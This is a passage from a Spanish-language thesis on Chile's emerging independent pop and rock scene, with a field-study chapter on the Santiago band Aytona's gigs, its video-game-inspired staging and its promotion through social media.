Los creadores de estos proyectos, Koko Stambuk y Cristián Heyne eran los primeros que se acercaban a un pop más masivo y comercialmente vendible a mercados extranjeros, como los propios Glup!, grupo musical de Koko. La fórmula del mercado pop resultó de lleno con el grupo Kudai, el cual se radicó en México después de su éxito masivo en Latinoamérica y de numerosas y a veces triunfadoras nominaciones a premios MTV. Hoy en la actualidad, no existen proyectos pop tan masivos como los descritos se debe a un proceso de decaimiento de las industrias discográficas y del resurgimiento del pop under, asociado a la difusión por internet y las tocatas en vivo.

Todo se perfila a que el pop ya no sólo se está consumiendo en grandes cantidades, sino que hay músicos que se dirigen a grupos más específicos. El pop independiente ha tomado gran fuerza y ha impactado en países, como España o México; El diario www.elpais.com, en España, ha catalogado 4 hits de la música independiente en el 2010: Anita Tijoux a través de su segundo disco "1977", el cuál fue nominado en los Grammy en la categoría de mejor álbum latino de rock, música alternativa o urbana. Gepe y Javiera Mena, con sus discos Audiovisión y Mena, respectivamente, como discos de pop español más destacados, y el grupo Dënver, con su disco "Música, gramáti-

ca, gimnasia", reconocido principalmente por su video "Los Adolescentes". Escena del Pop/rock Independiente.

A finales de los años 90' surgen proyectos pop que se mueven en escenas alejadas del mercado, como Solar o Jirafa Ardiendo, característicos de las épocas de discotecas alternativas y bailables en la ciudad de Santiago. Además, esta escena se va a ver reforzada con proyectos como Caramelitus, Teleradio Donoso y Tomás Preuss como solista y como miembro de Los Prehistóricos. Además surgen nuevos conceptos dentro de la música under, con proyectos hip-hop como Colectivo Étéreo, o la banda de Blues, Hip-hop, Como asesinar a Felipes.

Uno de los sellos discográficos que ha impulsado el desarrollo del nuevo pop rock chileno, es el Cazador, que ha editado discos como "Si no tienes nada que decir entonces calla" de los Fother Muckers (actuales Ases Falsos), "Donde están las jugueterías" de la Reina Morsa, "Reconoceronte" de los Mil Jinetes (Con algunos miembros de los Fother Muckers), el grupo TV Gamma de su disco homónimo y Nortinas War de Los Protistas.

Ya al 2010, destacan nombres como Odisea, seudónimo del ex Teleradio, Alex Anwandter, De Janeiro, El sueño de la casa propia, Miss Garrison,



Grupos que han tenido un éxito a nivel internacional como lo son el dúo de electropop Denver y la banda de rock, Pániko.

Astro, los nuevos trabajos del grupo radicado en Europa, Pánico, Los Bunkers, etc. Quienes van a ser los que se llevan más créditos a nivel mundial, son Javiera Mena, Gepe y Dënver, quienes han sido catalogados con los mejores discos del pop actual, liderando incluso las listas de rankings como el del sitio Club Fonograma, refiriéndose a los mejores 40 discos iberoamericanos en el año 2010, en donde más de 10 exponentes representan al pop nacional. Ya aproximándonos a éste año, se suman también producciones como Daldalú, la ex Colectivo Etéreo, el nuevo disco de Fakuta, y el regreso de Les Ondes Martenot, entre otros.

El factor en común del éxito de los grupos mencionados radica primordialmente en la gestión (muchas veces propia) de su música a través de internet por las redes sociales y de la construcción de una imagen que los haga reconocible dentro del mercado musical indie. Todo comienza con perfiles en myspace.com, con cuentas en soundcloud.com o y promociones de tocatas y fiestas en vivo por facebook, twitter y otros medios. Gracias a esto, el pop actual ha sabido posicionarse en espacios extranjeros y hoy en día es considerado como una industria musical en vías de crecimiento.

cien nombrados, son artistas que dependen exclusivamente del manejo mediático de las redes sociales, ya que es muy difícil para ellos, hoy en día, poder sustentar una carrera musical a cabalidad.

Por último, cabe mencionar que muchos de los re-



4.6

Como ya ha sido estudiado en el capítulo presente, el músico emergente tiene pocas posibilidades de generar ingresos a través de la venta fonográfica. La crisis en la música se ha reflejado en la industria; Por el contrario y a pesar de la piratería, los músicos emergentes han encontrado en internet, facultades más afables para desenvolverse en el medio musical.

El desarrollo de sellos digitales o Netlabels ha permitido a bandas emergentes tener un respaldo sobre el plagio o tráfico ilegal, al mismo tiempo, de la distribución gratuita de la música, a través de radios, streaming o reproducción de videos. Los derechos de autor están hechos para que la industria fonográfica pueda acaparar recursos, pero no para beneficiar las acciones de bandas musicales nuevas que intentan emerger en los espacios locales. Con el desarrollo del concepto de Copyleft y las posteriores cláusulas de Creative Commons, los archivos digitales han trascendido las estrictas normas del Copyright, para poder ser exhibidos, distribuidos e interpretados por otros usuarios, con un fin de generar redes colaborativas y redes de intercambio del material de trabajo.

Por otra parte, la experiencia vívida de la música para las bandas emergentes, va a estar siempre

en torno al concepto de lo que denominamos Tocata. En éstas, la disciplina de la música se fusiona con otros elementos como fiestas, bailes, imágenes visuales o videos; Presupone una instancia creativa para los músicos en función del espacio determinado, explorando las posibilidades estéticas y multidisciplinares que se pueden combinar en las tocatas; Acerca al público, interiorizándolo en la experiencia musical; Y al ser una performance a tiempo real, las tocatas influyen mucho más en el interés por seguir el acontecimiento, lo que puede llevar a los espectadores, a seguir participando de éstos eventos.

Una de las principales formas en que los músicos se dan a conocer es a través de los concursos. Los organismos relacionados a la música, como el Consejo Nacional de la Cultura o las Escuelas de Rock, están constantemente generando instancias para que músicos emergentes se den a conocer en los escenarios. En la entrevista realizada al grupo Aytona, el baterista Ariel, explica cómo los concursos son un gran paso para darse a conocer como banda:

“Santiago es una ciudad cada vez más abierta a las bandas emergentes. Está llena de locales donde uno puede presentarse sin mayores complicaciones, eventos a beneficio, ciclos musicales y

El Música Emergente en Chile

artísticos, universidades, etc. Por otro lado, también se le está dando harto énfasis a los concursos de bandas musicales, en los cuales nosotros también hemos participado...

... los concursos son buenas vitrinas para darse a conocer dentro de circuito ‘emergente’. Gracias a esto hemos tenido varias presentaciones, otras que vienen y así suma y sigue”

Por último, en el marco del Rock Independiente, las bandas más destacadas dentro del medio no necesariamente son las más populares, debido a que la música pop y rock, se perfilan a ser consumidas en un nivel menor y de forma Online. Ejemplo de ello es la gestión y la participación de los grupos musicales dentro de las redes sociales, lo que ha permitido que grupos sean connotados, incluso a nivel internacional, como Javiera Mena, Gepe, Dënver y Anita Tijoux, entre otros.

Aytona

Capítulo 5

Este capítulo tiene como objetivo, analizar el perfil y el contexto de la banda Aytona; Cómo estos se han desarrollado en el marco de la música emergente en la ciudad de Santiago. Además, a través de una investigación de campo, se presentan todas las acciones y eventos en los que ha participado el grupo Aytona. Esta investigación analiza las variables más influyentes tanto en las tocatas en vivo que han realizado, como en el proceso de difusión de la banda.





5.1 Perfil de la banda

Aytona es un grupo de Rock pop, originario de Santiago. Está compuesto por 5 integrantes. Francisco Barrera, Vocalista y guitarra; Gabriel Prieto, Guitarra, Vocales; María Carolina Quintana: Bajo, Vocales; Ricardo Pacheco: Teclado y Sintetizadores; Ariel Soto: Batería y Percusión.

En una primera instancia, ésta banda era un grupo de amigos de infancia que ensayaban. Surgen cuestionamientos sobre el proyecto anterior y reformulan la banda, con el paso de Bajista a Tecladista de Ricardo y con la llegada de la bajista María Carolina. Es entonces en el año 2009, cuando nace Aytona.

Las influencias musicales de la banda incluyen a grupos internacionales como The Clash, The Ramones, Joy Division, Crystal Castles y Metronomy. En la escena nacional, grupos como Tele-radio Donoso, Fother Muckers y Adrianigual. Los estilos influyentes son descritos por Gabriel, en la entrevista realizada al grupo (Ver CD Anexo). *“Nuestras influencias van desde corrientes más clásicas, como el punk de los setentas y el posterior new wave, pasando también por el Indie Rock de los años 2000 y finalizando en estilos más actuales, como el 8 bit, una variante de la música electrónica que utiliza sonidos extraídos de los video juegos clásicos”.*

El año 2011, Aytona lanzó su primer EP con 5 canciones, Aytona 2000, El tiempo aún brilla, Mujer, Hoy Fue y Garage. Además, ya dentro del proyecto, produjo su primer videoclip animado de la canción Aytona 2000. Se han presentado en vivo en al menos 13 instancias y lugares. Han participado en 2 concursos, en el Festival Bandas Juventud Providencia 2010, obtuvieron el primer lugar y en el Festival Talento Crudo 2011, obtuvieron el segundo.

Dentro de sus metas este año, Ariel explica.

“La meta corto plazo es preparar los shows próximos, las presentaciones que ya están listas y programadas, donde también queremos presentar material audiovisual que se está preparando. A mediano plazo está la necesidad de crear nuevas canciones, nuestro repertorio está aún muy breve...”

... Esto nos lleva a la meta de largo plazo, la cual es grabar el anhelado disco de Aytona, esperamos ya el 2012 poder concretar esta idea y darle en el gusto a muchos seguidores”



Integrantes de la banda Aytona. Siguiendo el sentido horario desde la polera roja, los integrantes son, Ricardo Pacheco, Ariel Soto, Francisco Barrera, María Carolina Quintana y Gabriel Prieto.



A método de observación y desde que comenzó el proceso de la investigación en la memoria, asistí a la gran mayoría de eventos en los que ha participado el Grupo Aytóna, con el objetivo de analizar: La experiencia del músico emergente en torno a las tocatas, La interacción del público en tocatas y fiestas, y la propuesta escenográfica que se desarrolló en estos eventos.

5.2

Inicios, año 2010.

La primera tocata en vivo de Aytóna, se realizó en el evento de iniciación del canal de televisión online, Revés TV, creado por los estudiantes de Taller VI de Diseño Gráfico de la Universidad de Chile, en donde yo participé como director editorial y cámaras. En éste evento realizado en octubre del año 2010, tocaron también dos grupos locales y emergentes de la escena santiaguina, California Orange y TV Femme.

Posteriormente participaron en el Festival Juventud Providencia 2010, obteniendo el primer lugar de la competencia. En el concurso, tocaron la Canción Mujer, la cuál fue la primera canción en vivo donde hubo una propuesta escenográfica; Todos los miembros del grupo se vistieron de verde y violeta, los colores característicos de la banda y utilizaron lentes fluorescentes con luces de color verde. Además, se realizó una pequeña performance, donde una mujer (María José Madariaga, amiga del grupo Aytóna) intentaba ahogar al vocalista.

Aytóna fue el único grupo de los presentes que recurrieron a una propuesta escenográfica y visual más allá del espacio que ofrecía el concurso.

Investigación de campo

Bellavista #875, Lanzamiento EP.

De manera conmemorativa, Aytóna y la banda Signuz organizaron un evento, tocata de grupos musicales + fiesta, para el Lanzamiento del EP *Aytóna* (disponible en www.aytona.cl). Fue una de las primeras tocatas que asistí del grupo Aytóna y se realizó el 13 de Mayo del 2011, en un local ubicado en Bellavista # 875, a la altura de la calle Los Piñones, en la comuna de Providencia. Este local, sin nombre, al parecer era privado y en él se organizaban distintos tipos de fiestas y tocatas, casi todos los fines de semana.

Para este evento, asistieron también dos bandas invitadas. Signuz, originarios de Valparaíso, son una banda de rock emergente, con reconocimiento en la ciudad de Valparaíso y Santiago; Además toco una banda escolar Los Philipines, los cuáles por primera vez tocaban en un club. Al evento asistieron alrededor de 50 personas, generalmente amigos de Aytóna y de la Los Philipines. Aytóna tocó las 5 canciones de su EP, más una inédita, llamada 24P, una de las canciones de ritmos más lentos de la banda. El ambiente estuvo muy energético y prosiguió así en el post show del DJ Neon Ballroom, con su playlist bailable.

Para éste evento yo realicé un afiche de difusión basado en el videojuego Pacman, en donde se mostraba a cada uno de los integrantes de la banda Aytona representado por pacman, cruzando las calles de Santiago (En alusión al disco de Los Beatles, Abey Road). El afiche fue expuesto en medios como Facebook y Flickr, a método de difusión. De parte del público asistente y de los comentarios por las redes sociales, el afiche tuvo una gran recepción.

El 19 de Agosto del 2011, se organizó el evento Festival Just Do It, en donde tocaron, además de Aytona, dos bandas emergentes de la escena santiaguina, Tv Femme y Háblame Sucio. Este festival se realizó en el Club 126, ubicado en la calle Santa Filomena #126, en la comuna de Recoleta, Santiago.

En el evento se presentaron las bandas Aytona, TV Femme y Háblame Sucio, en orden cronológico. Posterior a esto, se realizó la fiesta al mando de Leshypersounds DJ Set. El número de personas que asistió a éste evento fue mucho mayor a la tocata anterior, en parte que el público eran tanto conocido de Aytona como de los otros grupos.

Aytona tocó 6 canciones y destacó además de su música, por el vestuario acorde a los colores que representa a la banda, que son verde y violeta. Se dio en evidencia que el público ya sabía algunas canciones del grupo, sobre todo Aytona 2000, que se perfilaba como el primer single del EP. Además, los instrumentos presentaban pequeños detalles acerca de video juegos antiguos, como un muñeco de *Goomba*, uno de los enemigos de Mario Bros.



Lanzamiento Videoclip *Aytona 2000*

En el mes de Agosto y la primera semana de Septiembre estuve realizando el Videoclip de la canción *Aytona 2000*. Fue pensado para ser trabajo desde flash. La historia narraba las aventuras de la banda por reclutar la mayor cantidad posible de invitados a una tocata. El marco y contexto de esta narración están basados en las estructuras de los videojuegos antiguos, de consolas como Atari, Nintendo, Sega Génesis y Supernintendo. Las imágenes, basadas en éste concepto, se caracterizan por la construcción de escenas y personajes con colores de gran intensidad y morfologías geométricas que remiten al pixel. El detalle de la construcción de éste video será explicado en el desarrollo del producto de diseño, en el capítulo (#), pág #

El videoclip fue lanzado en una transmisión online por Ustream. El evento se grabó el viernes 09 de Septiembre el cual tenía como temática, una fiesta en una casa esperando el lanzamiento del video.

Todos los integrantes de la banda trabajaron en conjunto para realizar el montaje; Además María José Madariaga, fue la conductora del evento. Las escenas se fueron grabando acorde a una pauta,

en la cual, la conductora nos hizo una entrevista, a mí por ser el director del video, a Aytona y a una persona del público. De manera interna, el videoclip fue lanzado a las 20 personas que participaron del evento privado.

Aytona se consiguió todos los implementos para transmitir el evento por streaming y el evento fue transmitido el domingo 11 de septiembre, a las 22:00 y a las 23:00 (Repetición). Además del videoclip, el grupo expuso un documental acerca de ellos mismos. El video y el evento han tenido diversas repercusiones, siendo comentado y expuesto en sitios como, Super45, musica.biobiochile, POTQ Magazine y Revista Melómanos, entre otros.



María Carolina tocando en la gira del festival Talento Crudo

Festival Talento Crudo 2011

Este festival se realiza todo los años y es organizado por el Consejo Nacional de la Cultura y por la Corporación Cultural del Rock y el Comic. En él participan bandas representantes de todas las comunas de Región Metropolitana. Aytona participó este año como banda delegada de la comuna de Providencia, honor otorgado al año 2010, por haber obtenido el primer lugar en el Festival Talento Joven Providencia.

El 01 y 02 de octubre, fueron las pre-selecciones de las bandas finalistas. El concierto se llevo a cabo de la casa de la cultura de la comuna de Lo Prado (Ex parque de diversiones, Mundo Mágico). Aytona tocó el día domingo 02, entre 25 bandas más.

Para la presentación, Aytona tocó Aytona 2000; solo una canción podía ser tocada por los grupos, en toda la competencia. El grupo, se vistió con el vestuario de todas las tocatas. Además, en la actuación incluyeron a dos actores de la Universidad Santo Tomás, los cuales salieron vestidos con los colores verde/violeta y bailando con movimientos de robot, en el coro final de la canción. Esta presentación les valió quedar

seleccionados entre las 18 bandas finalistas.

La final se llevó a cabo en el teatro Municipal de la Ñuñoa el 08 de octubre, evento que fue transmitido por Canal 13 online, con la conducción de Claudio "Carrumba" Álvarez, el vocalista del grupo Cholomandinga. Además, el periodista Alfredo Lewin, les realizó una entrevista en exclusiva para el festival. El grupo Aytona quedó entre los finalistas, obteniendo el 2° lugar de la competencia.

El sábado 22 de octubre, se realizó una gira de los finalistas del festival Talento Crudo, y las bandas se presentaron en la comuna de Lo Barnechea en el Espacio Pro-Juventud, incluyendo a Aytona.



Lanzamiento del 2º videoclip, *El tiempo aún Brilla*. Presentación en Blondie

El 26 de Noviembre del 2011, Aytona tocó en vivo en Blondie Discoteque. Para la presentación, se estrenó el segundo videoclip de la banda que corresponde a la canción “El Tiempo aún Brilla”. Este video fue dirigido y producido por Francisco Barrera y trata acerca de un viaje hacia un campamento en el lago, con todos los demás integrantes de la banda. La banda tocó 8 temas, incluido un cover de la canción punk del grupo Los Saikos, llamada Demoler.

Para la fiesta, realicé las primeras visuales que actuaron en conjunto a la banda en vivo; Estas fueron proyectadas en las multipantallas de la discoteque, las cuales estaban distribuidas en distintos espacios, tales como en las escaleras, en el piso de recepción y en el ambiente donde se realizó la tocata. Posterior a la tocata, se presentó un grupo más y la fiesta continuó, en ese y el segundo ambiente de Blondie.

Festival Juventud Providencia 2011

El 15 de diciembre, se realizó la edición 2011 del festival Juventud Providencia, en donde Aytona fue invitado de honor, cerrando el ciclo de bandas, por haber obtenido el primer lugar en la edición anterior del concurso.

El festival fue realizado en el teatro Circus Ok, y la banda tocó alrededor de 4 temas. Además, a través de la pantalla genera y cuatro pantallas laterales en la muralla, proyecté visuales de acompañamiento

Otras tocatas y proyectos.

Últimamente el grupo ha aumentado su presencia en tocatas y concursos. Han participado en eventos, en 2011, como: Tocatás acústicas en el Chanco 6 en barrio Brasil y para Radio Panorámica; La fiesta Futuro Freak, en donde Aytona teloneó a la banda argentina Robot Zonda y con los invitados Oh Margot! En el bar El Clan en la comuna de Providencia, el 05 de Octubre; Open Mic Amanda, que se realizó en el Club Amanda en la comuna de Vitacura, el 25 de octubre; Presentaciones durante todo el año en tocatas universitarias, en la UMCE; Junto a Signuz de nuevo, tocaron en el Bar la Barcaza, Providencia, el 03 de Noviembre. En lo que va del 2012 han realizado dos tocatas: El 27 de enero, junto a TVFemme y Quien Vigila a los Vigilantes, en el Espacio Musical Providencia; El 09 de febrero en bar la Barcaza, tocaron junto a la banda Recoleta Soundtrack.



Sesión de fotos Aytona, Cortesía de fotógrafa *Nebulaskin*.



5.3

Propuestas escenográficas.

La mayoría de los grupos musicales que observé no tienen la conciencia de imagen en los espectáculos en vivo. Muchas de las bandas rock del Festival Talento Crudo, por ejemplo, no llevaron vestuarios ni elementos que los pudieran diferenciar frente a los demás. En ese caso Aytona ha manifestado un gran interés en distinguirse visualmente de otras bandas de rock, a través del vestuario, de elementos decorativos y de pequeñas performance, como bailes y actuaciones.

Ellos están conscientes de que la imagen es tan fundamental como la música que ellos tocan. Cuando fue el evento del Festival Talento Crudo, apenas terminó la tocata de Aytona, una niña se acercó a los integrantes y les pidió el contacto por que “le había encantado la banda, los colores, la propuesta”. Eso refleja entonces, que hay una preocupación más allá que sólo interpretar música y letras. En la entrevista, María Carolina, expresa al respecto:

“Siempre la prioridad va a ser sonar bien y tener una ejecución musical limpia y clara, pero tenemos súper claro que sin un show que acompañe

podemos ser sumamente lateros, no traspasar nada al público y quedarnos sonando como banda de ambiente mientras la gente conversa...

...hay que ser consciente de que se está frente a un público, que hay que comunicar y no quedarse atrapado en el placer y lo rico que es tocar, sino compartirlo con los que están ahí...

...tener una visualidad acorde, que cumpla con estos fines, que apoye y que realce el potencial de la banda...”

Uno de los desafíos para la banda, era proyectar visuales en las tocatas próximas. A pesar de que ellos tienen algunos materiales audiovisuales para proyectar, desde imágenes de documentales sobre ellos hasta loops o gifs de imágenes, no todos los espacios de fiestas y eventos, cuentan con los equipamientos básicos, como proyectores data show.

“De momento, en la fase que estamos, intentamos buscar la asociación de la gente hacia nuestros colores (morado y verde), vestirnos siempre así y aplicar esos colores a nuestros flyers, fotos, soportes web, imago tipo, etc. Pero también queremos incursionar en puestas de escena más radicales, de momento hemos incluido bailarines, performance, disfraces, coreografiar nuestros

Análisis de las observaciones

movimientos, usar un data con visuales estáticas o en movimiento, pintar partes de los instrumentos de colores fluorescentes etc. Y seguimos en la búsqueda, queremos ser radicales en eso y explorar todo el abanico que se nos ofrece en el ámbito visual.”

Por último, fui testigo en el Festival Talento Crudo, de cómo algunas bandas intentaban recalcar ciertos aspectos que les permitirían una mayor identificación dentro del ambiente musical. Algunas salieron con vestuario Mapuche, otras con ropas formales, otras con ropas alusivas a las bandas de rock de los 70's. En el caso de Aytona, la estética de los videojuegos busca plasmarse tanto en la música como en la escenografía. Ricardo, mencionó al respecto:

“lo primero que se nos vino a la mente fueron los videojuegos de nuestra infancia, y decidimos incorporar aquellos sonidos a nuestra música, pero pensado en explotar en lo que más se pueda esta propuesta, y lograr que la gente, a pesar de escuchar la canción, note los sonidos de videojuegos más que un adorno, si no como la base de nuestra música, sin serlo propiamente tal, y bueno, ahí es donde nos apoyamos en las visuales y la propuesta estética de la banda”.

Difusión de Bandas emergentes

La difusión es un factor fundamental a la hora de que un grupo musical se proponga emerger desde las cenizas del anonimato. Para los músicos es muy difícil gestionar sus propios eventos, por lo que es necesario que una persona externa, o uno de los músicos, se otorgue la responsabilidad de ser Manager; En un comienzo, el mundo de los músicos emergentes es tan experimental y precario, que los integrantes tienen que realizar todas las labores asociadas a los eventos musicales, desde producción, equipamiento, movilización, difusión, etc.

En el caso de Aytona, ellos cuentan con un Manager, Felipe Fernández, quien gestiona los eventos y se consigue contactos para las tocatas en vivo. Las demás labores, la realizan cada uno de los integrantes en función de las habilidades de cada uno. Ellos mismos diferencian ciertos “departamentos” en el grupo, tales como el audiovisual, visual, periodístico, entre otros.

Respecto a la producción de la música, el escenario para los grupos emergentes, puede tener dos vías. Comercializar su música u ofrecerla gratuita a través de servicios de Streaming y descarga, con el fin de ser difundidos. Pancho, opina

en representación de la banda:

“creo firmemente que los sellos independientes, más pequeños y con el foco tanto en “el disco” como en los eventos, son los llamados a llenar la necesidad de aglutinar, editar y difundir música, porque sólo de este modo es que puede ser entendido el negocio por nuestros tiempos, con los discos cumpliendo el rol de anzuelo para llevar gente a las tocatas y eventos varios.”

Interacción con el público

La instancia de la tocata es una experiencia que interconecta muchas disciplinas, tales como música, imagen, bailes, video, entre otras. Tal como se explicó en los capítulos anteriores acerca de las obras performísticas a tiempo real, no tan sólo los sentidos están en constante interacción con lo imprevisible de los eventos vivo, sino que también, la apelación de una conciencia sobre “estar pasándola bien o mal” y la sensación que elementos visuales o sonoros, nos remiten a instancias y recuerdos del lugar en donde estamos.

En base a la perspectiva de los espectáculos en vivo, se busca transmitir conceptos e ideas más allá del mundo musical, tal como es, el mundo de los videojuegos. Ricardo explica en la entrevista, la relación de Aytona con los videojuegos

y la experiencia de los usuarios que se identifican con éstos. *“...lo primero que se nos vino a la mente fueron los videojuegos de nuestra infancia, y decidimos incorporar aquellos sonidos a nuestra música, pero pensado en explotar en lo que más se pueda esta propuesta, y lograr que la gente, a pesar de escuchar la canción, note los sonidos de videojuegos más que un adorno, si no como la base de nuestra música”.* Además agrega el público para el cuál Aytona se perfila. *“así como los sonidos 8 bit nos cautivaron como músicos, también hemos logrado generar una cierta nostalgia en las generaciones nacidas/criadas en los 90, hemos gatillado en ellos un sentimiento de aprecio a nosotros tan solo por recordarles sus tardes junto al nintendo, y así se ha expandido más el área que pensábamos abarcar”.*

Entonces, son los videojuegos y el contexto que se vivió en nuestro país en torno a éstos, el concepto central de las propuestas estéticas de la banda. La conexión de Aytona con el público se efectúa a través del recuerdo de éstas etapas de la vida, asociadas principalmente a la infancia y adolescencia del público objetivo del grupo; La banda está consciente de que la música en conjunto con la imagen son los elementos que van a permitir que el público se sienta identificado con la propuesta estética.



Conclusiones del Marco Teórico

La industria musical se vio potenciada con el posicionamiento del videoclip como medio de difusión publicitaria para grupos asociados a géneros, principalmente, pop y rock. El videoclip permitió que los asiduos espectadores y consumidores de música se deleitaran no tan sólo con los cassettes o la música, sino que también con la proyección de imágenes, héroes musicales, íconos en generar nuevas tendencias.

Ya en la década de los 90's, la industria del videoclip se comercializó completamente y las tendencias a la hora de realizar las creaciones, no eran tan solo literarias (mostrar a la banda tocando) sino que experimentales.

Estos sucesos fueron perfilando el mercado musical de manera que se establecieron formatos digitales de almacenamiento de audio, como el CD o posteriormente el DVD, como principal medio de difusión y ventas para la música.

Con el advenimiento de internet, el mundo entero comenzó a generar una apertura a la información potenciada por la inmediatez, que permitía, por ejemplo, revisar un mismo mail en distintas partes del mundo. Empezaron a surgir comunidades colaborativas que fueron construyendo redes de bases de datos y de intercambio de archivos, cómo una respuesta contracultural a lo

restringido que era el acceso a la información, sobre todo por las leyes de propiedad intelectual y derechos de autor.

Surgieron, entonces, las redes P2P, las cuáles fueron una de las primeras formas de acceder a archivos como música, imágenes o videos, con interfaces pensadas para los usuarios y la búsqueda de información.

Ya con la creación de las enciclopedias de usuarios, wiki, y el nacimiento del formato blog, comenzó a preverse una situación inevitable; los internautas podían tener acceso libre a metadatos de archivos sin tener que pagar por ello.

Volviendo al tema de la música, estos hechos, predijeron una crisis total de los modelos de la industria. Las ventas de los CD y DVD decayeron; Ya a esa altura existían programas y aplicaciones de descarga gratuita de archivos musicales, de fácil traspaso, como MP3.

Desde comienzos del año 2000, la piratería comenzó a ser denunciada y castigada a las empresas de redes p2p, lo que dificultó el libre acceso a la información digital. Esto potencio el surgimiento de redes colaborativas inteligentes, que se posicionaron en internet, ofreciendo aplicaciones web con interfaces y servicios pensados para los usuarios internautas; La web 2.0 se

configuró como la principal arquitectura de los nuevos sitios web, centrados plenamente en la generación de contenidos de libre acceso, y de la conformación de comunidades digitales.

Las redes sociales, de contenidos, organizacionales y aplicaciones en conjunto, van a aportar también al nacimiento de las comunidades musicales que se basan principalmente en el acercamiento de los músicos con el espectador, a través de la creación de perfiles, de la difusión, de la creación colectiva, de la experiencia cotidiana de escuchar música, entre otras.

Dentro de este marco, el escenario para la música emergente se ve potenciada por softwares de edición y de autogestión musical, lo que permite un aumento en la creación y experimentación musical, por las tecnologías.

Sin embargo, a nivel comercial y representativo, las grandes casas discográficas no son capaces de gestionar a músicos emergentes, debido a que la crisis y los intereses de estas grandes empresas, son tan grandes, que imposibilitan a un músico emergente e independiente poder adherirse a éstos sellos, a no ser que tengan los recursos y el "renombre" para ello.

Las redes sociales, entonces, se van a definir como uno de los principales motores de, realización y difusión para las bandas, y la promoción de eventos en donde se desenvuelven los músicos

Las tocatas son el principal escenario de la música emergente. Permite a los músicos poder tocar en vivo en conjunto con otras disciplinas que potencian los espectáculos, como las fiestas, el baile, la proyección de imágenes y videos.

A través de estas tocatas, los músicos pueden incursionar no tan sólo en la creación musical, sino que también, en la imagen del espacio, como la escenografía, el vestuario o elementos que puedan diferenciar una banda musical de otra. Hoy es casi imposible pensar que un grupo musical alcance el éxito sólo por su producción musical; la imagen se constituye como una parte esencial para los músicos, ya sea para la creación de una identidad, como para estrategias de difusión.

La capacidad de “performance a tiempo real” que permite la tocata, permite generar el concepto de un espectáculo musical. A través de las tocatas, las bandas se van ganando público por ende es vital entregar un show que perdure en la conciencia y la memoria de los espectadores.

